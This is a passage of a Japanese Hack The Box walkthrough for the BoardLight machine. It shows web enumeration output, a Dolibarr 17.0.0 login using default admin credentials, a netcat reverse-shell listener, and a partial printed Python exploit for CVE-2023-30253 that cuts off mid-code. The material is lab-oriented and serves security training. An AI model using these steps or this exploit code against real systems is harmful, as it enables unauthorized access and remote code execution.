(2) ブラウザを用いて「http://board.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(2回目)
(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://board.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        9l       28w      307c http://board.htb/images => http://board.htb/images/
301      GET        9l       28w      304c http://board.htb/css => http://board.htb/css/
301      GET        9l       28w      303c http://board.htb/js => http://board.htb/js/
200      GET      294l      635w     9426c http://board.htb/contact.php
200      GET        6l       57w     1878c http://board.htb/images/youtube.png
200      GET        5l       14w     1227c http://board.htb/images/insta.png
200      GET      294l      633w     9209c http://board.htb/do.php
200      GET        5l       48w     1493c http://board.htb/images/fb.png
200      GET        5l       55w     1797c http://board.htb/images/linkedin.png
200      GET        6l       12w      491c http://board.htb/images/user.png
200      GET      714l     1381w    13685c http://board.htb/css/style.css
200      GET        6l       52w     1968c http://board.htb/images/twitter.png
200      GET      280l      652w     9100c http://board.htb/about.php
200      GET      100l      178w     1904c http://board.htb/css/responsive.css
200      GET        5l       23w     1217c http://board.htb/images/location-white.png
200      GET        9l       24w     2405c http://board.htb/images/d-2.png
200      GET        7l       48w     3995c http://board.htb/images/d-5.png
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ gobuster dir -u http://board.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o BoardLight2_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/css                  (Status: 301) [Size: 304] [--> http://board.htb/css/]
/images               (Status: 301) [Size: 307] [--> http://board.htb/images/]
/js                   (Status: 301) [Size: 303] [--> http://board.htb/js/]
/server-status        (Status: 403) [Size: 274]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ sudo dirsearch -u http://board.htb/
ーーー(省略)ーーー
[19:51:34] Starting:
[19:51:38] 301 -  303B  - /js  ->  http://board.htb/js/
[19:51:43] 403 -  274B  - /.ht_wsr.txt
[19:51:43] 403 -  274B  - /.htaccess.bak1
[19:51:43] 403 -  274B  - /.htaccess.sample
[19:51:43] 403 -  274B  - /.htaccess.orig
[19:51:43] 403 -  274B  - /.htaccess_extra
[19:51:43] 403 -  274B  - /.htaccess.save
[19:51:43] 403 -  274B  - /.htaccess_orig
[19:51:43] 403 -  274B  - /.htaccessOLD
[19:51:43] 403 -  274B  - /.htaccessBAK
[19:51:43] 403 -  274B  - /.htaccess_sc
[19:51:43] 403 -  274B  - /.htaccessOLD2
[19:51:43] 403 -  274B  - /.htm
[19:51:43] 403 -  274B  - /.htpasswds
[19:51:43] 403 -  274B  - /.httr-oauth
[19:51:43] 403 -  274B  - /.htpasswd_test
[19:51:43] 403 -  274B  - /.html
[19:51:46] 403 -  274B  - /.php
[19:51:58] 200 -    2KB - /about.php
[19:52:29] 404 -   16B  - /composer.phar
[19:52:33] 200 -    2KB - /contact.php
[19:52:35] 301 -  304B  - /css  ->  http://board.htb/css/
[19:53:03] 403 -  274B  - /images/
[19:53:03] 301 -  307B  - /images  ->  http://board.htb/images/
[19:53:06] 403 -  274B  - /js/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://board.htb/FUZZ" -ic
ーーー(省略)ーーー
images                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 247ms]
                        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 316ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 368ms]
js                      [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 296ms]
                        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 200ms]
server-status           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 384ms]
:: Progress: [220546/220546] :: Job [1/1] :: 36 req/sec :: Duration: [1:08:29] :: Errors: 91 ::
ーーー(省略)ーーー
Webアクセスできるサブドメイン調査
(1) ffufを用いてアクセスできるboard.htbのサブドメインを調査すると、crm.board.htbがあることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.board.htb" -u http://board.htb -fw 6243

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 247ms
名前解決のためのhostsファイル更新(2回目)
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.11 crm.board.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.11 crm.board.htb」が出力されることを確認する。
(2) ブラウザを用いて「http://crm.board.htb/」にアクセスすると、Webページが表示される。
Dolibarrの調査
(1) ブラウザを用いて「http://crm.board.htb/」にアクセスすると、Dolibarrのログイン画面が表示される。また、Dolibarrのバージョンは17.0.0であることが分かる。
(2) 「Dolibarr デフォルト 認証情報」でGoogle検索すると、ユーザー名が「admin」でパスワードが「admin」又は「changeme」であることが分かる。
(3) 「ユーザー名:admin」、「パスワード:admin」でログイン試行すると、ログインに成功することが分かる。
(4) ログインに成功しDolibarr管理画面が表示される。
CVE-2023-30253の脆弱性を悪用したリバースシェル奪取
(1) 「Dolibarr 17.0.0 exploit」でGoogle検索すると、CVE-2023-30253のコード実行の脆弱性があり、「https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253」に攻撃コードが公開されていることが分かる。
(2) Kali Linux側で1234/tcpで待ち受ける。
$ nc -lvnp 1234
listening on [any] 1234 ...
(3) 「https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253」の攻撃コードを実行するためにファイルを取得する。
$ git clone https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253


$ cd Exploit-for-Dolibarr-17.0.0-CVE-2023-30253
(4) 「https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253」の攻撃コードを確認すると、Pythonのソースコードの内容を確認できる。
$ cat exploit.py

#!/usr/bin/env python3

import requests
from bs4 import BeautifulSoup
import http.client
import time
import argparse
import uuid

auth_headers = {
    "Cache-Control": "max-age=0",
    "Upgrade-Insecure-Requests": "1",
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
    "Accept-Encoding": "gzip, deflate, br",
    "Accept-Language": "en-US,en;q=0.9",
    "Cookie": "DOLSESSID_3dfbb778014aaf8a61e81abec91717e6f6438f92=aov9g1h2ao2quel82ijps1f4p7",
    "Connection": "close"
}

def remove_http_prefix(url: str) -> str:
    if url.startswith("http://"):
        return url[len("http://"):]
    elif url.startswith("https://"):
        return url[len("https://"):]
    else:
        return url

def get_csrf_token(url, headers):
    csrf_token = ""
    response = requests.get(url, headers=headers)

    if response.status_code == 200:
        soup = BeautifulSoup(response.content, "html.parser")
        meta_tag = soup.find("meta", attrs={"name": "anti-csrf-newtoken"})

        if meta_tag:
            csrf_token = meta_tag.get("content")
        else:
            print("[!] CSRF token not found")
    else:
        print("[!] Failed to retrieve the page. Status code:", response.status_code)

    return csrf_token

def auth(pre_login_token, username, password, auth_url, auth_headers):
    login_payload = {
        "token": pre_login_token,
        "actionlogin": "login",
        "loginfunction": "loginfunction",
        "backtopage": "",
        "tz": "-5",
        "tz_string": "America/New_York",
        "dst_observed": "1",
        "dst_first": "2024-03-10T01:59:00Z",
        "dst_second": "2024-11-3T01:59:00Z",
        "screenwidth": "1050",
        "screenheight": "965",
        "dol_hide_topmenu": "",
        "dol_hide_leftmenu": "",
        "dol_optimize_smallscreen": "",
        "dol_no_mouse_hover": "",
        "dol_use_jmobile": "",
        "username": username,
        "password": password
    }

    requests.post(auth_url, data=login_payload, headers=auth_headers, allow_redirects=True)

def create_site(hostname, login_token, site_name, http_connection):
    create_site_headers = {
        "Host": remove_http_prefix(hostname),
        "Cache-Control": "max-age=0",
        "Upgrade-Insecure-Requests": "1",
        "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryKouJvCUT1lX8IVE6",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Accept-Encoding": "gzip, deflate, br",
        "Accept-Language": "en-US,en;q=0.9",
        "Cookie": "DOLSESSID_3dfbb778014aaf8a61e81abec91717e6f6438f92=aov9g1h2ao2quel82ijps1f4p7",
        "Connection": "close"
    }

    create_site_body = (
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"token\"\r\n\r\n" +
        login_token + "\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"backtopage\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"dol_openinpopup\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"action\"\r\n\r\n"
        "addsite\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"website\"\r\n\r\n"
        "-1\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_REF\"\r\n\r\n" +
        site_name + "\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_LANG\"\r\n\r\n"
        "en\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_OTHERLANG\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"WEBSITE_DESCRIPTION\"\r\n\r\n\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"virtualhost\"\r\n\r\n"
        "http://" + site_name + ".localhost\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6\r\n"
        "Content-Disposition: form-data; name=\"addcontainer\"\r\n\r\n"
        "Create\r\n"
        "------WebKitFormBoundaryKouJvCUT1lX8IVE6--\r\n"
    )

    http_connection.request("POST", "/website/index.php", create_site_body, create_site_headers)
    http_connection.getresponse()

def create_page(hostname, login_token, site_name, http_connection):
    create_page_headers = {
        "Host": remove_http_prefix(hostname),
        "Cache-Control": "max-age=0",
        "Upgrade-Insecure-Requests": "1",
        "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryur7X26L0cMS2mE5w",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36",
